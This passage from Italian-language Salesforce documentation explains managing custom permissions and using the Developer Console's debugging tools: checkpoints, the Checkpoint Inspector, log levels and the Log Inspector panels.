3. Immettere le informazioni sull'autorizzazione.
   - `Etichetta`: l'etichetta dell'autorizzazione che appare negli insiemi di autorizzazioni
   - `Nome`: il nome univoco utilizzato dall'API e dai pacchetti gestiti
   - `Descrizione`: se si desidera, una descrizione che spiega a quali funzioni l'autorizzazione concede l'accesso, ad esempio "Approva richieste di permesso".
   - `Applicazione connessa`: se si desidera, l'applicazione connessa associata all'autorizzazione
4. Fare clic su **Salva**.

VEDERE ANCHE:

Autorizzazioni personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Nelle organizzazioni Group Edition e Professional Edition non è possibile creare o modificare autorizzazioni personalizzate, ma è possibile installarle come parte di un pacchetto gestito.

AUTORIZZAZIONI UTENTE

Per creare le autorizzazioni personalizzate:

- "Gestisci autorizzazioni personalizzate"

Modifica delle autorizzazioni personalizzate

È possibile modificare le autorizzazioni personalizzate che forniscono agli utenti l'accesso ad applicazioni o processi personalizzati.

1. Da Imposta, immettere *`Autorizzazioni personalizzate`* nella casella `Ricerca veloce`, quindi selezionare **Autorizzazioni personalizzate**.
2. Fare clic su **Modifica** accanto all'autorizzazione da modificare.
3. Modificare le informazioni relative all'autorizzazione secondo le proprie esigenze.
   - `Etichetta`: l'etichetta dell'autorizzazione che appare negli insiemi di autorizzazioni
   - `Nome`: il nome univoco utilizzato dall'API e dai pacchetti gestiti
   - `Descrizione`: se si desidera, una descrizione che spiega a quali funzioni l'autorizzazione concede l'accesso, ad esempio "Approva richieste di permesso".
   - `Applicazione connessa`: se si desidera, l'applicazione connessa associata all'autorizzazione
4. Fare clic su **Salva**.

VEDERE ANCHE:

Autorizzazioni personalizzate

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Nelle organizzazioni Group Edition e Professional Edition non è possibile creare o modificare autorizzazioni personalizzate, ma è possibile installarle come parte di un pacchetto gestito.

AUTORIZZAZIONI UTENTE

Per modificare le autorizzazioni personalizzate:
- "Gestisci autorizzazioni personalizzate"

Aggiunta o eliminazione di autorizzazioni personalizzate richieste

Un'autorizzazione personalizzata richiesta è un'autorizzazione personalizzata che deve essere abilitata quando viene abilitata l'autorizzazione personalizzata dell'oggetto controllante. Ad esempio, si può disporre di un'autorizzazione personalizzata "Approva richieste di permesso" e specificare che essa richieda l'autorizzazione personalizzata "Invia richieste di permesso".

1. Da Imposta, immettere *Autorizzazioni personalizzate* nella casella `Ricerca veloce`, quindi selezionare **Autorizzazioni personalizzate**.
2. Creare o selezionare un'autorizzazione personalizzata esistente.
3. Nell'elenco correlato Autorizzazioni personalizzate richieste, fare clic su **Modifica**.
4. Selezionare le autorizzazioni personalizzate da aggiungere dall'elenco Autorizzazioni personalizzate disponibili e fare clic su **Aggiungi**, oppure selezionare le autorizzazioni personalizzate da rimuovere dall'elenco Autorizzazioni personalizzate richieste e fare clic su **Rimuovi**.
5. Fare clic su **Salva**.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Nelle organizzazioni Group Edition e Professional Edition non è possibile creare o modificare autorizzazioni personalizzate, ma è possibile installarle come parte di un pacchetto gestito.

AUTORIZZAZIONI UTENTE

Per aggiungere o eliminare autorizzazioni personalizzate richieste:

- "Gestisci autorizzazioni personalizzate"

VEDERE ANCHE:

Autorizzazioni personalizzate

Debug

Debug del codice

Questa sezione contiene informazioni sul debug del codice scritto dall'utente.

- Scheda Checkpoints (Checkpoint)
- Checkpoint Inspector (Controllo checkpoint)
- Scheda Logs (Registri)
- Log Inspector (Controllo registri)
- Esempi di utilizzo del Log Inspector (Controllo registri)
- Utilizzo dei registri debug

Esecuzione del debug tramite la Console sviluppatore

Scheda Checkpoints (Checkpoint)

La scheda **Checkpoints (Checkpoint)** visualizza un elenco dei checkpoint salvati che mantiene un'istantanea dello stato degli oggetti in memoria al momento del raggiungimento del checkpoint.

Checkpoints (Checkpoint)

Questo elenco visualizza i checkpoint attualmente disponibili per l'analisi. Selezionare **Debug** > **My Current Checkpoints Only (Solo checkpoint correnti)** per visualizzare solo i checkpoint generati dopo l'apertura della Console sviluppatore. Deselezionare questa opzione per visualizzare tutti i checkpoint attualmente salvati per l'organizzazione, inclusi quelli generati di recente creati da altri utenti.

Ogni checkpoint dell'elenco visualizza queste informazioni:

Colonna	Descrizione
Namespace (Spazio dei nomi)	Lo spazio dei nomi del pacchetto contenente il checkpoint.
Class (Classe)	La classe Apex contenente il checkpoint.
Line (Riga)	Il numero di riga contrassegnata con il checkpoint.
Time (Ora)	L'ora alla quale è stato raggiunto il checkpoint .

Fare clic con il pulsante destro del mouse sull'intestazione di una colonna per ordinare le informazioni della colonna. È possibile anche selezionare le colonne da visualizzare nell'elenco Checkpoints (Checkpoint).

Per aprire un checkpoint, farvi doppio clic sopra. Il checkpoint si apre nel Checkpoint Inspector (Controllo checkpoint).

Checkpoint Locations (Posizioni checkpoint)

Questo elenco fornisce la posizione di ogni checkpoint nel codice sorgente. Ogni voce dell'elenco visualizza queste informazioni:

Colonna	Descrizione
File	Il nome della classe Apex che contiene il checkpoint.
Line (Riga)	Il numero di riga contrassegnata con il checkpoint.
Iteration (Iterazione)	Se il checkpoint si trova in un loop, questo valore indica l'iterazione in corrispondenza della quale viene acquisito il checkpoint.

Per impostazione predefinita, il valore dell'iterazione è 1, il che significa che il checkpoint viene salvato la prima volta in cui la riga del codice sorgente viene eseguita. È possibile utilizzare un'iterazione diversa, ad esempio se si desidera capire perché un loop non termina quando previsto. Per modificare l'iterazione, fare clic sulla cella da modificare e inserire un nuovo numero. Per una specifica riga di codice verrà acquisito un solo checkpoint, indipendentemente dal numero di esecuzioni durante una richiesta.

Impostare le posizioni dei checkpoint dal Source Code Editor (Editor codice sorgente). Le posizioni checkpoint persistono finché non si fa clic su **Clear** (Cancella) o si chiude la Console sviluppatore.

VEDERE ANCHE:

Checkpoint Inspector (Controllo checkpoint)

Impostazione dei checkpoint in Apex Code

Sovrapposizione di Apex Code e istruzioni SOQL

Utilizzo della Console sviluppatore

Impostazione dei checkpoint in Apex Code

Utilizzare i checkpoint della Console sviluppatore per eseguire il debug delle classi e dei trigger Apex. Non è possibile impostare checkpoint nel markup Visualforce.

Importante: Per utilizzare i checkpoint, impostare il livello di registrazione di Apex Code su **Finer (Alto)** o **Finest (Massimo)**. Vedere Impostazione dei livelli di registrazione.

Per creare un nuovo checkpoint:

1. Aprire la classe o il trigger Apex nel Source Code Editor (Editor codice sorgente).
2. Fare clic sul margine a destra del numero di riga nel quale si desidera impostare il checkpoint. È possibile abilitare contemporaneamente fino a cinque checkpoint.

   I risultati di un checkpoint verranno acquisiti una sola volta, indipendentemente dal numero di volte in cui viene eseguita una riga di codice. Per impostazione predefinita, i risultati di un checkpoint verranno acquisiti immediatamente prima della prima esecuzione della riga di codice. È possibile modificare l'iterazione dell'acquisizione nell'elenco Checkpoint Locations (Posizioni checkpoint) sulla scheda Checkpoints (Checkpoint). È anche possibile sovrapporre l'Apex Code e le istruzioni SOQL che vengono eseguiti all'esecuzione del codice in un checkpoint.

3. Eseguire il codice con la Console sviluppatore aperta.
4. Visualizzare i propri checkpoint e risultati sulla scheda Checkpoints (Checkpoint).

I checkpoint rimangono finché non si fa clic su **Debug (Debug)** > **Clear Checkpoint Locations (Cancella posizioni checkpoint)**.

Nota: Se si imposta un checkpoint in un metodo con l' annotazione `@future`, è necessario tenere aperta la Console sviluppatore finché il metodo `@future` non viene completato in modo asincrono.

VEDERE ANCHE:

Log Inspector (Controllo registri)

Sovrapposizione di Apex Code e istruzioni SOQL

Scheda Checkpoints (Checkpoint)


Checkpoint Inspector (Controllo checkpoint)

Sovrapposizione di Apex Code e istruzioni SOQL

Utilizzare la Console sviluppatore per sovrapporre la diagnostica che viene eseguita all'esecuzione di Apex Code in un checkpoint, senza modificare alcun codice.

Vedere Impostazione dei checkpoint in Apex Code.

Durante la risoluzione dei problemi in fase di esecuzione, potrebbero essere necessarie informazioni sullo stato di una variabile o sullo stato del database. Si potrebbe anche voler creare una condizione specifica nella quale testare il proprio codice. Utilizzare la Console sviluppatore per sovrapporre l'Apex Code e le istruzioni SOQL che vengono eseguiti all'esecuzione del codice in un checkpoint.

1. Impostare i checkpoint ed eseguire il codice, quindi accedere alla scheda **Checkpoints (Checkpoint)**.
2. Selezionare un checkpoint e fare clic su **Edit Properties (Modifica proprietà)**.
3. Selezionare **SOQL** o **Apex Code**. Per eseguire il codice diagnostico senza generare un heap dump in un checkpoint, deselezionare **Dump Heap (Scarica heap)**.

4. Immettere l'istruzione SOQL o l'Apex Code nella casella **Action Script (Script azione)** e fare clic su **OK**.

   Nota: Non è possibile fare riferimento a oggetti locali poiché un blocco anonimo è uno stack frame nuovo. Fare riferimento a oggetti statici o creare nuovi oggetti. Inoltre, non è possibile utilizzare le variabili di binding nelle query SOQL utilizzate nelle sovrapposizioni.

I risultati del codice sovrapposto vengono visualizzati in una scheda **Query Results (Risultati della query)** o **Apex Execution Results (Risultati dell'esecuzione Apex)** separata nel Checkpoint Inspector (Controllo checkpoint). Per ulteriori informazioni sulla navigazione nei risultati delle query, vedere Query Editor (Editor di query).

Nota: Nella scheda **Apex Execution Results (Risultati dell'esecuzione Apex)**, il valore `-1` indica che un campo non è applicabile.

VEDERE ANCHE:

Impostazione dei checkpoint in Apex Code

Scheda Checkpoints (Checkpoint)


Checkpoint Inspector (Controllo checkpoint)


Checkpoint Inspector (Controllo checkpoint)

Utilizzare i checkpoint per capire quali oggetti si trovano in memoria in un determinato punto dell'esecuzione e vedere quali altri oggetti contengono riferimenti ad essi.

Accedere alla scheda Checkpoints (Checkpoint) e fare doppio clic su un checkpoint per visualizzare i risultati nel Checkpoint Inspector (Controllo checkpoint). Il Checkpoint Inspector (Controllo checkpoint) fornisce un maggior numero di dettagli sulle variabili rispetto al Log Inspector (Controllo registri), incluse le singole voci nelle raccolte.

Il Checkpoint Inspector (Controllo checkpoint) include due schede:

- La scheda Heap visualizza tutti gli oggetti che si trovano in memoria al momento dell'esecuzione della riga di codice nel checkpoint. Gli elementi vengono elencati e raggruppati in base al tipo di dati.

- La colonna Types (Tipi) è un elenco non ordinato delle classi di tutti gli oggetti istanziati che si trovano in memoria al checkpoint, con il conteggio di quelli istanziati e la quantità di memoria consumata in byte. Fare clic su un elemento per vedere un elenco di quegli oggetti nella colonna Instances (Istanze) con il relativo indirizzo nell'heap e la memoria utilizzata. Fare clic su un'istanza per visualizzare le variabili attualmente impostate in quell'oggetto nella colonna State (Stato).
- La scheda References (Riferimenti) fornisce due elenchi per visualizzare le relazioni tra i simboli archiviati in memoria. Utilizzare l'elenco Inbound References (Riferimenti in entrata) per individuare i simboli che possono contenere riferimenti a oggetti di un tipo particolare. Utilizzare l'elenco Referencing Instances (Istanze di riferimento) per trovare istanze specifiche contenenti riferimenti a un simbolo. Fare doppio clic per trovare dette istanze in un altro punto dell'heap.
- La scheda Search (Cerca) consente di trovare i simboli nell'heap in base al valore o all'indirizzo. Le ricerche soddisfano i valori parziali dei simboli, ma gli indirizzi devono essere esatti. Per cercare rapidamente un valore, fare clic sull'icona di ricerca ( ) visualizzata sulla destra quando si passa il mouse sopra al valore nel riquadro State.

- La scheda Symbols (Simboli) presenta una visualizzazione struttura di tutti i simboli che si trovano in memoria al checkpoint. Utilizzare questa scheda per rivedere rapidamente lo stato del sistema alla riga di codice (e iterazione) in cui è stato impostato il checkpoint.

Importante: Se i riquadri del Checkpoint Inspector (Controllo checkpoint) non presentano barre di scorrimento su Mac, aprire **System Preferences** > **General** (Preferenze di sistema: Generali) e impostare `Show scroll bars` (Mostra barre di scorrimento) su Always (Sempre).

VEDERE ANCHE:

Scheda Checkpoints (Checkpoint)

Impostazione dei checkpoint in Apex Code

Sovrapposizione di Apex Code e istruzioni SOQL

Scheda Logs (Registri)

Utilizzare la scheda Logs (Registri) nella Console sviluppatore per aprire i registri contenenti gli eventi del database, l'elaborazione Apex, il flusso di lavoro, le chiamate e la logica di convalida.

La Console sviluppatore effettua interrogazioni automatiche per i registri debug dell'utente corrente e li elenca nella scheda **Logs (Registri)**. Ad esempio, se si dispone di regole di convalida associate all'inserimento di un record e si inserisce un nuovo record, la Console sviluppatore acquisisce un registro debug per la richiesta e lo aggiunge all'elenco.

- Per aprire il registro selezionato nel Log Inspector (Controllo registri), fare clic su **File** > **Open Log (Apri registro)** oppure fare doppio clic sulla scheda **Logs (Registri)**. Utilizzare il Log Inspector (Controllo registri) per esaminare un registro debug, valutare Apex Code, eseguire il tracciamento del DML, monitorare le prestazioni, ecc.
- Per aprire il registro selezionato in un editor di testo, fare clic su **File** > **Open Raw Log (Apri registro non formattato)**.
- Per filtrare i registri visibili, fare clic su **Filter (Filtro)** e inserire il testo da includere nell'elenco. Ad esempio, per visualizzare solo i registri debug di un determinato utente, applicare un filtro digitando il nome di quell'utente. Il filtro fa distinzione tra maiuscole e minuscole.
- Per rimuovere tutti i registri dall'elenco, fare clic su **Debug** > **Clear (Cancella)** > **Log Panel (Riquadro registro)**.
- Per impostazione predefinita, la scheda **Logs (Registri)** viene visualizzata solo quando vengono generati nuovi registri dall'utente corrente. Per visualizzare tutti i registri debug salvati per l'organizzazione, inclusi quelli generati di recente creati da altri utenti, fare clic su **Debug** e deselezionare **Show My Current Logs Only (Mostra solo i registri correnti)**.
- Per nascondere automaticamente tutti i registri al successivo aggiornamento della pagina, fare clic su **Debug** e selezionare **Auto Hide Logs (Nascondi automaticamente registri)**.
- Per aprire una copia del registro selezionato come file di testo, fare clic su **File** > **Download Log (Scarica registro)**. Il nome predefinito del file è `apex.log`.
- Per evitare che i registri vengano caricati quando si apre la Console sviluppatore, accedere a **Help (Guida)** > **Preferences (Preferenze)** e impostare **Prevent Logs on Load (Non caricare registri)** su `true`.

Nota: I registri utente vengono configurati dalla pagina Registro debug nell'organizzazione. Da Imposta, immettere *Registri debug* nella casella `Ricerca veloce`, quindi selezionare **Registri debug**.

Impostazione dei livelli di registrazione

I livelli di registrazione determinano la quantità di informazioni relative a una richiesta salvate in un registro debug. L'analisi di un registro di grandi dimensioni può richiedere molto tempo. Per ridurre le dimensioni di un registro, modificare il livello di registrazione. Utilizzare registrazioni descrittive per il codice che si sta esaminando. Utilizzare registrazioni concise per il codice che non interessa.

Per specificare i livelli di registrazione per le richieste future, fare clic su **Debug** > **Change Log Levels (Cambia livelli di registrazione)**. Questa pagina consente di definire i flag di traccia e i livelli debug.

Per escludere i livelli di registro predefiniti per una specifica classe o per uno specifico trigger, oppure per impostare l'accesso per un utente, aggiungere un flag di traccia che include una durata e un livello debug.

Per salvare le modifiche e chiudere la finestra, fare clic su **Done (Chiudi)**.

Nota: Se si sta eseguendo il debug con i checkpoint, impostare il livello di registrazione di Apex Code su FINER (Alto) o FINEST (Massimo). Non utilizzare FINEST per la distribuzione.

Per ulteriori informazioni su quanto controllato da ogni singola impostazione, vedere Categorie del registro debug e Livelli del registro debug.

 Importante: Se la Console sviluppatore è aperta, i livelli di registrazione generali definiti nella Console sviluppatore avranno effetto su tutti i registri, inclusi quelli creati nel corso di una distribuzione. Prima di eseguire una distribuzione, verificare che il livello di registrazione di Apex Code non sia impostato su Finest (Massimo), perché la distribuzione rischia di richiedere più tempo del previsto.

VEDERE ANCHE:

Menu Debug

Log Inspector (Controllo registri)

Livelli del registro debug

Ordine di precedenza del registro debug

Log Inspector (Controllo registri)


Il Log Inspector (Controllo registri) è un visualizzatore delle esecuzioni sensibile al contesto che mostra la sorgente di un'operazione, la causa che l'ha attivata e ciò che è avvenuto in seguito. Utilizzare questo strumento per analizzare i registri debug contenenti gli eventi del database, l'elaborazione Apex, il flusso di lavoro e la logica di convalida.

I riquadri visualizzati nel Log Inspector (Controllo registri) dipendono dalla prospettiva selezionata. Per passare da una prospettiva all'altra, fare clic su **Debug** > **Switch Perspective (Cambia prospettiva)** Per informazioni sulle prospettive predefinite e personalizzate, vedere Gestione delle prospettive nel Log Inspector (Controllo registri).

Log Panels (Riquadri registro)

Il Log Inspector (Controllo registri) può contenere i seguenti riquadri:



- Stack Tree (Albero stack)
- Execution Stack (Stack esecuzioni)
- Execution Log (Registro esecuzioni)
- Source (Sorgente)
- Variables _(Variabili)
- Execution Overview (Panoramica esecuzioni)

Fare clic su **Debug** > **View Log Panel (Visualizza riquadri registro)** o premere CTRL+P per scegliere tra i riquadri disponibili e progettare una prospettiva personalizzata.

Se si progetta una prospettiva personalizzata che si desidera riutilizzare, fare clic su **Debug** > **Save Perspective (Salva prospettiva)** e assegnare un nome facile da ricordare. Una volta salvata una prospettiva personalizzata, è possibile selezionarla ogni volta che si utilizza il Log Inspector (Controllo registri) facendo clic su **Debug** > **Switch Perspective (Cambia prospettiva)**.

La maggior parte dei riquadri si aggiornano automaticamente per visualizzare le informazioni quando si fa clic su un elemento in un riquadro correlato. Ad esempio, se si fa clic su una cartella denominata nel riquadro Stack Tree (Albero stack), i riquadri Execution Stack (Stack esecuzioni), Execution Log (Registro esecuzioni) e Source (Sorgente) vengono aggiornati in modo da visualizzare le informazioni relative all'oggetto correlato. Analogamente, se si fa clic su una riga del registro esecuzioni vengono aggiornati i riquadri Stack Tree (Albero stack), Execution Stack (Stack esecuzioni) e Source (Sorgente). Se si fa clic sugli elementi della scheda Executed Units (Unità eseguite) in Execution Overview (Panoramica esecuzioni), vengono aggiornati i riquadri Execution Log (Registro esecuzioni), Stack Tree (Albero stack), Execution Stack (Stack esecuzioni) e Source (Sorgente).

Stack Tree (Albero stack)

Il riquadro Stack Tree (Albero stack) contiene tre visualizzazioni che mostrano le informazioni "dall'alto verso il basso", ossia dall'avvio delle chiamate al livello successivo, il che consente di visualizzare la gerarchia degli elementi in un processo. Ad esempio, se una classe chiama una seconda classe, la seconda classe è visualizzata come nodo controllato dalla prima classe.

L'albero delle esecuzioni visualizza ogni operazione. Ad esempio, se un loop `for` chiama `System.debug()` 8 volte, nell'albero delle esecuzioni è possibile vedere la durata di ogni chiamata:

L'albero delle prestazioni aggrega le operazioni per fornire un'idea più precisa delle prestazioni di un'operazione nel suo complesso. Utilizzando lo stesso esempio di cui sopra, l'albero delle prestazioni visualizza la durata totale di ogni chiamata a `debug`:

Questo registro è stato generato dalla finestra Execute Anonymous (Esegui anonimo). Le chiamate a `debug` e gli altri metodi provenienti da altre posizioni del codice vengono aggregati nell'unità eseguita.

Ogni sezione del riquadro Stack Tree (Albero stack) include queste informazioni:

Colonna	Descrizione
Scope (Ambito)	Area delimitata all'interno del processo, ad esempio un flusso di lavoro, una classe o un DML.
Unit (Unità)	Nome dell'elemento (area).
Duration (Durata)	Tempo (in millisecondi) impiegato per l'esecuzione dell'elemento.
Heap	Heap (in byte) utilizzato dall'elemento.
Iterations (Iterazioni)	Numero di chiamate effettuate all'elemento.

Execution Stack (Stack esecuzioni)

Il riquadro Execution Stack (Stack esecuzioni) contiene una visualizzazione "dal basso verso l'alto" dell'elemento selezionato in quel momento nel registro debug, che inizia con la chiamata di livello più basso, prosegue con l'operazione che ha attivato la chiamata e così via.

Execution Stack

Unit	Duration	Heap
debug	0.11	0
execute_anony...	53.00	2534

Execution Log (Registro esecuzioni)

Il riquadro Execution Log (Registro esecuzioni) contiene il registro debug del processo corrente. Il registro debug contiene tutte le azioni avvenute nel processo quali chiamate di metodi, regole di flusso di lavoro e le operazioni DML. Per visualizzare le righe lunghe che vengono troncate nella visualizzazione, passare il mouse sopra alla riga per visualizzare una finestra popup.

Execution Log

Timestamp	Event	Details
10:35:16:061	EXECUTION_ST...	
10:35:16:061	CODE_UNIT_ST...	[EXTERNAL]|execute_anonymous_apex
10:35:16:064	VARIABLE_SCO...	[1]|characters|LIST<String>|true|false
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL]|Bytes:7
10:35:16:086	HEAP_ALLOCATE	[EXTERNAL]|Bytes:13
10:35:16:086	STATEMENT_EX...	[1]|
10:35:16:086	STATEMENT_EX...	[1]|
10:35:16:086	LIMIT_USAGE	[1]|SCRIPT_STATEMENTS|1|200000
10:35:16:087	HEAP_ALLOCATE	[1]|Bytes:4
10:35:16:087	SYSTEM_CONST...	[1]|<init>()
10:35:16:088	SYSTEM_CONST...	[1]|<init>()
10:35:16:088	HEAP_ALLOCATE	[1]|Bytes:5
10:35:16:088	SYSTEM_METHO...	[1]|LIST<String>.add(Object)
10:35:16:088	SYSTEM_METHO...	[1]|LIST<String>.add(Object)
10:35:16:088	HEAP_ALLOCATE	[1]|Bytes:11
10:35:16:088	SYSTEM_METHO...	[1]|LIST<String>.add(Object)

This Frame | Executable | Debug Only | Filter | Click here to filter the log

Il riquadro Execution Log (Registro esecuzioni) si utilizza per ripercorrere i processi passo per passo. È possibile esaminare le singole righe o filtrare il registro per visualizzare le righe di interesse:

- **This Frame (Questo frame)**: visualizza soltanto quest'area del processo, o solo gli elementi associati a quel livello. Ad esempio, se si seleziona un trigger che chiama una classe, vengono visualizzate solo le operazioni del trigger. Se si fa clic su `CODE_UNIT_STARTED` e **This Frame (Questo frame)**, vengono visualizzati solo gli elementi del processo presenti fra `CODE_UNIT_STARTED` e il relativo `CODE_UNIT_ENDED`.
- **Executable (Eseguibile)**: visualizza solo gli elementi eseguibili presenti nel registro debug. Questo criterio nasconde le informazioni relative ai limiti cumulativi quali il numero di query SOQL effettuate, il numero di righe DML e così via.

  Suggerimento: Lasciare la voce **Executable (Eseguibile)** selezionata. Deselezionarla solo quando si cerca di ottimizzare il processo ed è necessario visualizzare informazioni specifiche sui limiti.

- **Debug Only (Solo debug)**: visualizza solo le istruzioni di debug aggiunte al codice.
- **Filter (Filtro)**: visualizza gli elementi corrispondenti al testo digitato nel campo. Ad esempio, se si seleziona **Filter (Filtro)** e si digita *`DML`*, vengono visualizzate tutte le righe del registro esecuzioni che contengono la stringa "DML" nell'evento o nei dettagli. Il filtro fa distinzione tra maiuscole e minuscole.

Il riquadro Execution Log (Registro esecuzioni) contiene queste informazioni:

Colonna	Descrizione
Timestamp (Indicazione oraria)	L'ora di sistema quando è iniziato il processo, secondo l'ora dell'utente locale. Il formato è: *HH:MM:SS:MSS*.
Event (Evento)	L'evento debug
Details (Dettagli)	Dettagli aggiuntivi relativi all'evento quali numero di righe e parametri.

Source (Sorgente)

Il riquadro Source (Sorgente) contiene il codice sorgente eseguito o le definizioni dei metadati delle entità utilizzate durante il processo ed elenca quante volte è stata eseguita una riga di codice. Il contenuto visualizzato nel riquadro dipende dagli elementi selezionati in altre aree della visualizzazione.

Per accedere a una specifica riga di codice, digitare il numero di una riga nella casella di immissione in fondo al riquadro della sorgente e quindi fare clic su **Jump (Passa a)**.

Fare clic su **Open (Apri)** per aprire il codice sorgente eseguito nella visualizzazione Source Code Editor (Editor codice sorgente).

Nota: Se durante il processo vengono eseguite regole di convalida o flussi di lavoro, nel riquadro della sorgente è visualizzata la relativa rappresentazione nei metadati. Non è consentito aprire una rappresentazione nei metadati dalla Console sviluppatore. Vedere `ValidationRule` e `Workflow` nella guida *Force.com Metadata API Developers Guide*.

Variables (Variabili)

Utilizzare il riquadro Variables (Variabili) per sapere quando viene assegnato un valore a una variabile e qual è questo valore. Fare clic su un evento `Variable` per popolare la sezione.

Nota: il livello di registro di **Apex Code** deve essere impostato su `Finest` affinché le assegnazioni delle variabili vengano registrate.

Un altro metodo per visualizzare i contenuti delle variabili consiste nell'utilizzare i checkpoint, che consentono di visualizzare più dettagli sulle entità presenti nella memoria in un dato momento dell'esecuzione. Per ulteriori informazioni, vedere Impostazione dei checkpoint in Apex Code.

Execution Overview (Panoramica esecuzioni): Save Order (Ordine di salvataggio), Limits (Limiti), Timeline (Tempistica) ed Executed Units (Unità eseguite)

Il riquadro Execution Overview (Panoramica esecuzioni) nella parte inferiore del Log Inspector (Registro esecuzioni) contiene quattro schede:

- La scheda Save Order (Ordine di salvataggio) mostra una cronologia delle azioni DML contraddistinta da diversi colori. Per ogni azione DML intrapresa, gli elementi dell'ordine di salvataggio sono visualizzati come altrettante caselle nella cronologia.

Per differenziare tra loro gli elementi, vengono utilizzati i seguenti colori:


Colore	Tipo
Rosso	Prima del trigger
Arancio	Dopo il trigger
Verde	Regola di convalida
Blu	Regola di assegnazione
Viola	Regola di flusso di lavoro

Per vedere i dettagli di un elemento specifico, fare clic sulla casella corrispondente della cronologia. La finestra popup visualizza altre informazioni, tra cui il link per accedere direttamente al punto del registro che interessa.

Per visualizzare gli ID dei record interessati, fare clic sul nome dello sObject nel riquadro a sinistra.

- La scheda Limits (Limiti) visualizza i limiti generali del sistema in base al nome e alla quantità utilizzata e contiene le seguenti informazioni:

Colonna	Descrizione
Limit (Limite)	Nome del limite.
Used so far (Utilizzato finora)	La quantità del limite utilizzata da questo processo a questo punto dell'esecuzione.
Request Total (Totale richiesta)	Quantità di questo limite utilizzata dalla richiesta al completamento.
Total Available (Totale disponibile)	Quantità totale del limite.

- Utilizzare la scheda Timeline (Tempistica) per avere una rappresentazione visiva del tempo impiegato da ciascun processo. Selezionare l'opzione **Scale (Scala)** che genera la visualizzazione più utile.

La scheda Timeline (Tempistica) contiene le seguenti informazioni:

Colonna	Descrizione
Category (Categoria)	Tipo di processo.
Millis (Millisecondi)	Tempo impiegato dal processo in millisecondi.
%	Percentuale dell'intera richiesta ricoperta dal processo.

- La scheda Executed Units (Unità eseguite) visualizza le risorse di sistema utilizzate da ogni elemento nel processo.

I pulsanti nella parte inferiore della scheda possono essere utilizzati per filtrare le informazioni in base al tipo di elemento. Ad esempio, per non visualizzare i dettagli dei metodi, fare clic su **Methods (Metodi)**. Fare clic sul pulsante una seconda volta per annullare il filtro.

La scheda Executed Units (Unità eseguite) contiene le seguenti informazioni:

Colonna	Descrizione
